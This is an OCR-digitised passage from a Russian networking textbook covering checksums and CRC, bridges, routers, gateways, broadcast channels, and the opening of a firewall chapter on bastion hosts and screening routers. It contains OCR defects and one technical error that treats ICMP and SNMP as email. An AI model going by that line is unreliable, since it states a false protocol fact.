Затухание сигнала и электронный шум при передаче информации по проводам могут привести к ошибкам. Контроль ошибок гарантирует, что данные прибудут к месту их назначения неискаженными. Важно понимать, что режим контроля ошибок обеспечивает правильность переданных данных лишь теоретически, но на практике это выполняется не всегда. Поэтому приходящие компьютеру-получателю данные все же могут быть искажены. Однако когда это происходит, служба контроля ошибок автоматически должна потребовать повторную передачу данных от компьютера-отправителя. Таким образом, искаженные данные не могут попасть к приложению.

Существует два вида разрушения данных, которые должны быть четко распознаны службой контроля ошибок. Это искажение данных и потеря данных. Контроль ошибок должен выявить любое изменение данных во время их передачи. Кроме того, контроль ошибок должен определить любые проблемы в каналах передачи, которые могут вызвать потерю данных. Средства, которые используют протоколы для выявления порчи данных, включают в себя метод *контрольной суммы* или *контроль с использованием CRC* (cyclic redundancy check). Оба эти понятия представляют собой некоторое числовое значение, с помощью которого программа проверяет наличие ошибок в передаваемых данных.

Процесс создания и использования контрольной суммы достаточно прост. Первым шагом является разделение ваших данных на участки фиксированной длины, производимое программным обеспечением сети. (Например, в Internet данные делятся на 16-битные блоки). Обрабатывая каждый блок данных как целое число, программа суммирует двоичные числа каждого блока данных и отправляет полученное значение — контрольную сумму — вместе с данными. Компьютер-получатель повторяет этот процесс с каждым пакетом данных. Если пакет данных передан правильно, контрольная сумма, подсчитанная компьютером-получателем, должна совпасть с контрольной суммой, подсчитанной компьютером-отправителем. После вычисления контрольной суммы компьютер-получатель сравнивает свою сумму с переданной. Если контрольные суммы совпадают, то данные переданы правильно. Если контрольные суммы не совпадают, то это означает, что данные в процессе передачи были искажены, и произошла ошибка. Контрольные суммы могут выявлять как однобитные, так и многобитные ошибки. На рисунке 2.19 приведен пример вычисления контрольной суммы компьютером-получателем и компьютером-отправителем.

Рисунок 2.19. *Пример вычисления контрольной суммы.*

CRC — это достаточно сложный метод и требует более тщательного вычисления, чем метод контрольной суммы. Обычно он реализуется на аппаратном уровне. (Например, сетевые карты сетей Ethernet и другие элементы аппаратного обеспечения, которые проверяют целостность данных, почти всегда используют значения CRC). С другой стороны, контрольные суммы, которые достаточно легко подсчитать, почти всегда вычисляются ПО и обеспечивают простой, надежный и недорогой способ проверки целостности данных.

ИСПОЛЬЗОВАНИЕ мостов для УЛУЧШЕНИЯ РАБОТЫ СЕТЕЙ

Приспособление, которое соединяет две сети, построенные на одинаковых технологиях, называется *мостом.* Мост управляет перемещением данных между двумя сетями, направляя пакеты от одной сети к другой. В дополнение к этому,

мосты часто повышают производительность, надежность и безопасность сетей. Например, если ваша локальная сеть перегружена движением данных и ее работа тормозится большим количеством столкновений данных, можно выиграть, разделив эту большую локальную сеть на две меньших сети, соединенных мостом. Благодаря этому движение в каждой сети уменьшится и производительность обеих сетей повысится. На рисунке 2.19 показаны две сети, соединенные мостом.




Рисунок 2.19. *Две сети соединены через мост.*

Кроме того, мосты повышают надежность сети. Как вы уже читали раньше, отказ в работе отдельного узла в соединении кольцом или шиной может вызвать общий сбой работы сети. Разделением одной локальной сети на две или более, соединенных мостом, можно уменьшить этот риск. Если на одном из узлов какой-нибудь сети произойдет сбой, смежная сеть останется рабочей.

Мосты также могут помочь в увеличении безопасности работы в сети. Они позволяют вам разделить одну незащищенную сеть на две или более защищенных и незащищенных сетей. Это позволит вам разделить потоки данных таким образом, чтобы все секретные данные были направлены в защищенную сеть, и, таким образом, уменьшить уязвимость данных от вмешательства и просмотра посторонними.

ИСПОЛЬЗОВАНИЕ МАРШРУТИЗАТОРОВ

Маршрутизатор, как и следует из его названия, направляет (или маршрутизирует) данные в сетях. Маршрутизаторы предоставляют уникальные возможности, поскольку они не зависят от операционной системы или от вида машины. Маршрутизатор может передавать данные между сетями, которые используют совершенно разные технологии, например, Ethernet и IBM Token Ring. Создание Internet было бы невозможным без маршрутизаторов. Ведь она состоит из тысяч сетей, построенных на базе различных технологий.

В отличие от моста маршрутизатор имеет свой адрес в сети. Поэтому компьютер может отправлять пакеты данных, предназначенные для другой сети, прямо к маршрутизатору, а тот, в свою очередь, переправляет их компьютеру-получателю.

Мост менее эффективен по сравнению с маршрутизатором, поскольку он должен проверять полностью все передаваемые по каналу связи данные, для того чтобы определить, какие из пакетов передаются от одной сети к другой. С другой стороны, маршрутизатор проверяет только заголовки пакетов, для определения того, содержат ли они адрес маршрутизатора, а уже потом в случае необходимости проверяет содержимое пакетов для определения полного адреса, по которому требуется переслать пакет. На рисунке 2.21 показано, как маршрутизатор передает данные.




Рисунок 2.21. *Маршрутизатор пропускает только те пакеты, которые содержат его адрес или адрес другой сети.*

ИСПОЛЬЗОВАНИЕ шлюзов

Шлюз — это общий термин, обозначающий один из трех типов организации сети. Примерами шлюзов являются маршрутизаторы, *шлюзы приложений* (application gateway), а также шлюзы, ретранслирующие данные от одного набора протоколов к другому.

Шлюз приложений передает данные между сетями и протоколами, используемыми различными приложениями. Классический пример такого шлюза — это программное обеспечение для приложения электронной почты. Сначала одна программа электронной почты создает сообщение и затем посылает его по Internet, где другая программа электронной почты принимает послание и передает его пользователю этой конкретной сети. В завершение еще одна программа принимает сообщение и преобразует его в доступную для чтения форму. На рисунке 2.22 показано, как шлюз приложения может преобразовывать данные во время их передачи от одной сети к другой.

***Рисунок** 2.22, Шлюзы приложений преобразуют данные для использования в другой сети.*

ФИЗИЧЕСКАЯ СТРУКТУРА СЕТЕЙ

С концептуальной точки зрения, проектировщики сетей и программисты делят сети на два основных компонента: *сетевые приложения* (network application) и *коммуникационную подсистему сетей* (network communication subsystem).

Сетевые приложения используют коммуникационную подсистему для передачи данных по сети. Коммуникационная подсистема часто называется *коммуникационной подсетью* (communication subnet), *передающей системой* (transmission system) или *транспортной системой* (transport system). Термин *транспортная система* наиболее точен, поскольку основной задачей подсистемы является передача данных и сообщений между узлами и приложениями (см. рисунок 2.23).

Рисунок 2.23. Коммуникационная подсистема сети.

Существует два основных принципа работы коммуникационной подсистемы: *каналы точка—точка* (point-to-point channels) и *широковещательные каналы* (broadcast channels). В сетях, использующих принцип точка—точка, компьютеры соединены таким образом, что данные передаются от одного коммутатора пакетов другому. В сетях с широковещательными каналами все коммутаторы пакетов сети получают все пакеты данных. Как уже говорилось, сеть, построенная на топологии «звезда», обладает большей безопасностью, чем построенная на топологии «кольцо» или «шина». Точно так же и коммуникации точка—точка более безопасны, чем системы широковещательных каналов, поскольку в первом случае меньшее число компьютеров получает физический доступ к передаваемым данным. На рисунке 2.24 показана разница между этими двумя каналами.




Рисунок 2.24. *Различие между каналом точка—точка и широковещательным каналом.*

РАЗЛИЧНЫЕ *виды* ШИРОКОВЕЩАТЕЛЬНЫХ КАНАЛОВ

Проектировщики сетей классифицируют широковещательные каналы, исходя из того, как сеть распределяет коммуникационный канал между входящими в ее состав компьютерами. Существует две основные модели — *статическая* (static) и *динамическая* (dynamic).

Статическое распределение выделяет каждому персональному компьютеру отрезок времени для передачи данных. Этот отрезок времени статичен (т. е. не изменяется). Каждый компьютер контролирует передачу данных в сети в выделенное ему время. При этом неважно, передает он в это время данные или нет.

Динамическое распределение является более гибким и эффективным. Большинство современных сетей используют эту модель распределения. При использовании динамической модели сеть позволяет каждому компьютеру, которому нужно передать данные, воспользоваться каналом по требованию. Основная идея, используемая этой моделью распределения, — это описанный ранее арбитраж шины.

Централизованное динамическое распределение использует метод передачи маркера для арбитража шины. Маркер генерируется единым для всех центральным компьютером (концентратором), который и распределяет канал между остальными компьютерами.

Децентрализованное динамическое распределение характеризуется необходимостью механизма для выявления столкновений данных. По сценарию этого метода, каждый компьютер может самостоятельно принять решение о начале передачи данных. Нет никакого центрального управления (такого как маркер), которое дает разрешение на передачу данных. Таким образом, столкновения данных неизбежны, и появляется необходимость в системе выявления этих столкновений.

РЕЗЮМЕ


По мере того как вы будете все больше узнавать об Internet и сетях, вы поймете, что видов сетей почти столько же, сколько и самих сетей. Другими словами, все сети отличаются друг от друга. В каждом конкретном случае следует начинать работу с определения компонентов, описанных в этой главе. Кроме того, выясните, как соединены компьютеры в сети. Узнайте, есть ли в вашей сети маршрутизаторы, шлюзы или другое сетевое аппаратное обеспечение. При анализе общей структуры сети не забывайте о мерах безопасности, предоставляемых тем или иным типом сети. В следующей главе я расскажу вам о некоторых эффективных способах защиты систем от постороннего вмешательства. Но прежде убедитесь, что усвоили следующее:

- ✓ Компьютерная сеть состоит из двух или более компьютеров, соединенных между собой.
- ✓ Каждая сеть состоит из уровней аппаратного и программного обеспечения. Большинство сетей, по крайней мере частично, использует сетевую модель ISO/OSI.
- ✓ Протокол TCP/IP является набором взаимосвязанных протоколов.
- ✓ В модели сети TCP/IP, формирующей базу набора протоколов, используются компоненты модели ISO/OSI.
- ✓ Сетевые уровни в модели TCP/IP управляют передачей данных между компьютерами в сети.
- ✓ 32-битный IP-адрес определяет конкретную сеть и компьютер. Существует свыше двух миллионов возможных адресов для сетей и свыше четырех миллиардов возможных адресов для компьютеров в Internet.
- ✓ Проектировщики сетей соединяют компьютеры в сети с помощью различных сетевых топологий, таких как «звезда» или «шина».
- ✓ Для надежной передачи данных в компьютерных сетях используются маршрутизаторы, повторители, мосты и шлюзы. С их помощью можно существенно увеличить надежность и эффективность передачи данных, а также повысить безопасность.
- ✓ Все сети состоят из коммуникационной подсистемы и передающей системы. Для соединения друг с другом сети используют метод коммуникации точка—точка или широковещательные коммуникационные каналы.

РЕСУРСЫ INTERNET

В Internet можно найти массу полезной информации о модели ISO/OSI, TCP/IP и о том, как они связаны друг с другом. Большая часть этой информации находится на Internet Activities Board (IAB) Request for Comments (RFC). Документы RFC представляют собой официальные определения — обычно находящиеся в стадии разработки — протоколов и политик Internet. Группа Network Working Group формирует эти определения под руководством IAB. Ниже приведены адреса ресурсов Internet, относящихся к модели ISO/OSI и TCP/IP.

INTERNET STANDARD PROTOCOLS	*http://studsys.mscs.mu.edu/~chong/mscs210/protocol. html/#ftp*
RFC 1244	*http://www.cis. ohio-state. edu/htbin/rfc/rfc1244.html*
ARPA-INTERNET-PROTOCOLS	*http://wwwcis. ohio-state. edu/htbin/rfc/arpa-internet-protocols.html*
INFO. INTERNET	*http://infointernet. isi. edu:80/in -notes/rfc/files/rfc894.txt*
RFC 1180	*http://sunsite.auc.dk/RFC/rfc/rfc1180.html*
RFC 959	*http://www.ping.de/sites/maxwell/links/RFC/rfc959.html*
TCP/IP TUTORIAL	*http://sunsite.auc.dk/RFC/rfc/rfcll80.html*
INTERNET OFFICIAL PROTOCOL	*http://www.ping.de/sites/maxwell/links RFC/rfc 1600.html*
MIME	*http://infointernet. isi. edu:80/in -notes/rfc/files/rfc. 1521.txt*
INTRODUCTION mo TCP/IP	*http://pclt.cis.yale. edu/pclt/comm/tcpip.htm*
POINT- TO-POINT PROTOCOL	*http://info.internet.isi.edu:80/in-notes/rfc/files/rfc. 1548.txt*
DARYL 's TCP/IP PRIMER	*http://ipprimer. 2ndlevel. net/*



Глава 3

Брандмауэры и их использование

предыдущей главе рассказывалось об основных этапах создания сетей. Кроме эго, там были освещены некоторые вопросы, связанные с присоединением ашего компьютера к Internet. Как мы уже выяснили, безопасность работы является одной из важнейших проблем, с которой приходится сталкиваться системным администраторам при создании сети. При присоединении сети к Internet сновой безопасности этого соединения должен стать *брандмауэр* (firewall). Брандмауэр — это средство, которое разделяет защищенную и незащищенную сети ли защищенную область сети от незащищенной области той же сети. Прочитав iаву, вы узнаете следующее:

- Брандмауэр — это комбинация аппаратного и программного обеспечения, используемая для защиты сети от постороннего вмешательства.
- С помощью брандмауэров можно повысить безопасность работы в локальной сети различных отделов компании или организации.
- Брандмауэр не защищает компьютер от проникновения вирусов.
- Прежде чем установить брандмауэр, следует разработать план обеспечения безопасности, в котором должны быть четко указаны возможности доступа работников компании и посетителей.
- Существует три основных типа брандмауэров: сетевого уровня, уровня приложений и уровня связи.
- Существует три наиболее популярные архитектуры брандмауэров: брандмауэр сдвоенного хоста, брандмауэр экранирующего хоста и брандмауэр экранирующей подсети.
- С помощью *экранирующего маршрутизатора* можно фильтровать пакеты, прибывающие в сеть. Экранирующие маршрутизаторы не являются достаточным средством защиты сети.
- Благодаря Internet у хакеров появилось несколько хорошо налаженных путей для проникновения в чужие сети.

Различные формы безопасности

первой главе рассказывалось о том, что изначально Internet создавалась как ;ть, устойчивая по отношению к различным «неожиданностям». Под «неожиданностями» создатели подразумевали поломки оборудования, обрыв кабеля и ;ребои в питании. К сожалению, Internet и сети, входящие в ее состав, нуждаются в дополнительных средствах для отражения атак, направленных против

собственности пользователей, данных компании и ее безопасности. В настоящее время существует огромное количество различного аппаратного и программного обеспечения для защиты сетей от внешнего вторжения. Одним из наиболее важных шагов, который можно предпринять для физической зашиты сети от вторжения, является использование специального аппаратного обеспечения.

Компьютеры-бастионы

В литературе о брандмауэрах можно часто встретить термин *компьютер-бастион* (bastion host). Название «бастион» происходит от средневекового слова, описывающего стены замка. Бастион — это специальное укрепленное место в стенах замка, предназначенное для отражения атак. *Компьютер-бастион*— это компьютер, который специально установлен для защиты от атак на сеть. Проектировщики сетей используют компьютеры-бастионы в качестве первой линии обороны. Компьютер-бастион является своеобразной «заслонкой» для всех коммуникаций между сетью и Internet. Другими словами, ни один компьютер сети не может получить доступ к Internet иначе, чем через компьютер-бастион, и, с другой стороны, ни один внешний (по отношению к сети) пользователь не сможет проникнуть в сеть, минуя компьютер-бастион. При использовании центрального доступа к сети через один компьютер упрощается обеспечение безопасности сети. Более того, предоставляя доступ к Internet только одному компьютеру сети, разработчик намного облегчает себе выбор надлежащего программного обеспечения для защиты сети.

Большинство сред Unix, включая Linux, хорошо приспособлены для использования компьютера-бастиона. В среде Unix можно установить компьютер-бастион по цене рабочей станции или машины класса сервер (их цена не превышает стоимости компьютеров с процессором Intel 80486), поскольку операционная система уже обладает способностью поддерживать и конфигурировать IP-брандмауэр. Таким образом, вы сможете сэкономить средства, затрачиваемые на установку маршрутизатора с функциями брандмауэра (т. е. не приобретать дополнительного оборудования для сети, которое может обойтись вам как минимум в 18 000 долларов). Кроме того, с помощью Unix можно свободно настраивать и просматривать трафик сети.

ЗАЩИТА СЕТИ от ВТОРЖЕНИЙ ИЗВНЕ

Большинство компаний предоставляет своим служащим доступ к Internet до того, как у них появляется возможность работы с расширенной сетью или интранет. Если сотрудники получают доступ к Internet, то компании следует позаботиться о том, чтобы соединение с Internet происходило через брандмауэр. В начале этой главы было сказано, что брандмауэр представляет собой комбинацию аппаратного и программного обеспечения для защиты соединения двух или более сетей. Брандмауэр обеспечивает возможность центрального управления безопасностью сети. Обычно он строится на основе компьютера-бастиона (см. предыдущий раздел). На рисунке 3.1 показано, что пользователи иногда обращаются

к машине-бастиону как к серверу Internet. На самом же деле эта машина может быть расположена в соседней комнате.

Рисунок 3.1. *В качестве компьютера-бастиона можно использовать любой ПК.*

Вдополнениектрадиционномуаппаратномуипрограммномуобеспечениюбрандмауэров для большей безопасности можно воспользоваться экранирующим маршрутизатором, который представляет собой аппаратное и программное обеспечение для фильтрации пакетов данных, основываясь на заданном администратором критерии. Можно создать экранирующий маршрутизатор на базе ПК или компьютера, работающего под управлением Unix. На рисунке 3.2 показано, как экранирующий маршрутизатор фильтрует проходящие через него пакеты.




Рисунок 3.2. *Экранирующий маршрутизатор фильтрует пакеты, выходящие и входящие в сеть.*

Позже в этой главе я расскажу о том, как можно достичь определенного уровня в защите от взломщиков из Internet. Для этого достаточно правильно сконфигурировать брандмауэр, используя комбинацию компьютеров-бастионов и маршрутизаторов. Кроме того, правильно установленный брандмауэр поможет значительно повысить уровень защиты информации внутри вашего офиса.

Экранирующий маршрутизатор

Экранирующий маршрутизатор (screening router) — это специальный компьютер или электронное устройство, которое экранирует (фильтрует) пакеты, основываясь на установленном администратором критерии. В качестве экранирующего маршрутизатора может использоваться ПК, или рабочая

станция, или специальное электронное устройство. Критерии для выбора пакетов устанавливаются с помощью специального программного обеспечения или аппаратно. Лицензионный экранирующий маршрутизатор обычно поставляется со всем необходимым программным обеспечением. К тому же можно и самим создать экранирующий маршрутизатор из имеющихся у вас ПК или Unix-компьютеров. Существует общедоступное программное обеспечение для создания маршрутизаторов. Эти программы можно найти на следующих ftp-сайтах:

- файлы для ПК: *ftp://ftp.net.ohio-state.edu/pub/kbridge*
- файлы для Unix: *ftp://ftp.tisco.com/pub/acl-example.tdr.gt*

Запрограммировать экранирующий маршрутизатор достаточно просто. После того как вы установите вашу стратегию безопасности, определите, какие пользователи могут иметь доступ к маршрутизатору и какие протоколы они могут использовать. Запрограммируйте маршрутизатор, написав набор правил в специальном файле маршрутизатора. (Процесс разработки общей стратегии безопасности будет детально описан в главе 21.) Эти правила являются инструкцией для вашего маршрутизатора. Другими словами, правила определяют, как маршрутизатор должен обрабатывать каждый входящий пакет, в зависимости от заголовка пакета. Например, можно заблокировать всю информацию, поступающую от неизвестных пользователей, но в то же время пропускать данные ICMP (Internet Control Message Protocol), вроде электронной почты SNMP. После того как вы запрограммируете экранирующий маршрутизатор, установите его между вашей локальной сетью и той сетью, от которой вы защищаетесь (т. е. другой локальной сетью или Internet). Экранирующий маршрутизатор, в свою очередь, будет просматривать все коммуникации между этими двумя сетями. Помните, что маршрутизатор должен быть единственным физическим соединением между вашей и другой сетью (чаще всего Internet).

ЗАЩИТА от ВТОРЖЕНИЙ со СТОРОНЫ СОСЕДНЕГО ОТДЕЛА

Кроме защиты сети от внешних вторжений вам часто может понадобиться обеспечить защиту между различными отделами компании (например, между бухгалтерией и отделом продаж). Вообще, при создании сети следует ставить своей целью защиту конфиденциальных документов каждого отдела от внешних атак, независимо от того производят ли эти атаки внешние пользователи Internet или пользователи внутренней сети, работающие в соседнем отделе. В большинстве случаев следует сосредоточиться на проблеме защиты от проникновения извне. Тем не менее из главы 21 вы узнаете, что чаще всего вам выгоднее создавать сети, основываясь на принципе «доступ по необходимости». Иначе говоря, если пользователю не требуется доступа к конкретной информации, то он и не должен иметь этот доступ.

Брандмауэры обеспечивают достаточную защиту сети, не зависящую от требований внутренней безопасности. К тому же, брандмауэр или брандмауэры, кото-

рыми вы пользуетесь для защиты вашей сети от пользователей Internet, очень похожи на брандмауэры, используемые для защиты документов каждого отдела. На рисунке 3.3 показана сравнительно простая конфигурация брандмауэра, в которой используется один компьютер-бастион с тремя сетевыми картами для защиты трех отделов от случайных (или намеренных) вторжений друг к другу.




Рисунок 3.3. *Использование компьютера с множеством сетевых карт для защиты нескольких соединенных сетей.*

ОСНОВЫ АРХИТЕКТУРЫ БРАНДМАУЭРОВ

Первым уровнем защиты от вторжений в присоединенных сетях является *экранирующий маршрутизатор,* который выполняет фильтрацию пакетов на сетевом и канальном уровнях независимо от уровня приложений. Поэтому экранирующий маршрутизатор позволяет контролировать движение данных в сети без изменения приложений клиента или сервера, как показано на рисунке 3.4.




Рисунок 3.4. *Экранирующие маршрутизаторы позволяют контролировать трафик сети без изменения приложений клиента или сервера.*

Хотя этот маршрутизатор относительно недорог и удобен в использовании, он не может обеспечить достаточного уровня защиты. Основное его преимущество заключается в том, что он работает исключительно на сетевом и транспортном уровнях модели ISO/OSI. Однако это палка о двух концах. Для того чтобы действительно защитить сеть от нежелательных вмешательств извне, брандмауэр должен защищать каждый уровень протокола TCP/IP. Далее в этой главе я расскажу о том, как можно использовать различные типы брандмауэров для защиты сети на всех уровнях.

Основной недостаток экранирующих маршрутизаторов заключается в том, что они осуществляют фильтрование данных, основываясь на недостаточном объеме данных. Ограничения, накладываемые на сетевой и канальный уровни, позволяют получить доступ только к IP-адресам, номерам портов и флагам TCP. Из-за отсутствия контекстной информации у маршрутизаторов могут возникать проблемы с фильтрованием таких протоколов, как UDP. Про этот протокол уже рассказывалось в главе 2. И наконец, администраторы, которые работают с экранирующими маршрутизаторами, должны помнить, что у большинства устройств, осуществляющих фильтрацию пакетов, включая экранирующие маршрутизаторы, отсутствуют механизмы аудита и подачи сигнала тревоги. Другими словами, маршрутизаторы могут подвергаться атакам и отражать большое их количество, а администраторы даже не будут осведомлены об этом. Поэтому для защиты сетей администраторы должны дополнительно использовать другие технологии фильтрования пакетов совместно с применением брандмауэров, как показано на рисунке 3.5.




Рисунок 3.5. *Брандмауэры используются для повышения эффективности экранирующих маршрутизаторов и других технологий фильтрования пакетов.*

Поскольку брандмауэры предоставляют возможности фильтрации данных на верхних уровнях модели ISO/OSI, а не только на сетевом и канальном, для критериев отбора можно воспользоваться полной информацией уровня приложений. В то же время фильтрация будет происходить и на сетевом, и на транспортном уровнях. Здесь брандмауэр проверяет IP- и TCP-заголовки проходящих сквозь него пакетов. Таким образом, брандмауэр отбрасывает или пропускает пакеты, основываясь на заранее определенных правилах фильтрования.

БРАНДМАУЭРЫ

Как уже говорилось, брандмауэр контролирует взаимный доступ сетей друг к другу. Обычно брандмауэр устанавливается между локальной сетью и Internet. Он препятствует проникновению пользователей всего мира в частную сеть и контролирует доступ к данным, хранящимся в ней. Однако важно помнить, что брандмауэр не является отдельным оборудованием или программой, которая сделает все за вас (несмотря на все заверения поставщиков). Он всего лишь предоставляет обширные возможности для максимальной защиты сети от постороннего вмешательства, при этом не создавая особых неудобств зарегистрированным пользователям сети.

Для создания самого лучшего брандмауэра достаточно просто отключить (физически) сеть от Internet. Как вы уже знаете, все сетевые коммуникации требуют физического соединения. Если сеть не будет подсоединена к Internet, пользователи Internet никогда не смогут проникнуть или атаковать локальную сеть. Например, если компании требуется только внутренняя сеть, которая обеспечивает доступ к базе данных по продажам, и нет необходимости в том, чтобы в эту сеть можно было проникнуть извне, можно физически изолировать компьютерную сеть от всего остального мира.

Изолирование сети

Лучшим способом предохранения от доступа посторонних пользователей извне является физическая изоляция вашей сети от Internet. Как вы уже знаете, на самом нижнем уровне сети расположены физические каналы. Для изоляции сети достаточно не соединять кабель вашей сети с сетевым кабелем Internet. Используйте два набора каналов: один — для вашей локальной сети, другой ~ для Internet. При этом ваши сотрудники получат доступ как к внешней, так и к внутренней сетям. На рисунке 3.6 показана сетевая конфигурация, в которой используется сервер (компьютер-бастион) с двумя сетевыми картами. Сетевые карты подсоединены: к компьютеру через разные, изолированные друг от Друга порты. Пользователи вашей сети могут переключать использующуюся в настоящий момент сетевую карту с помощью программного обеспечения. При этом они могут пользоваться и локальной сетью, и Internet, но не тем и другим одновременно.

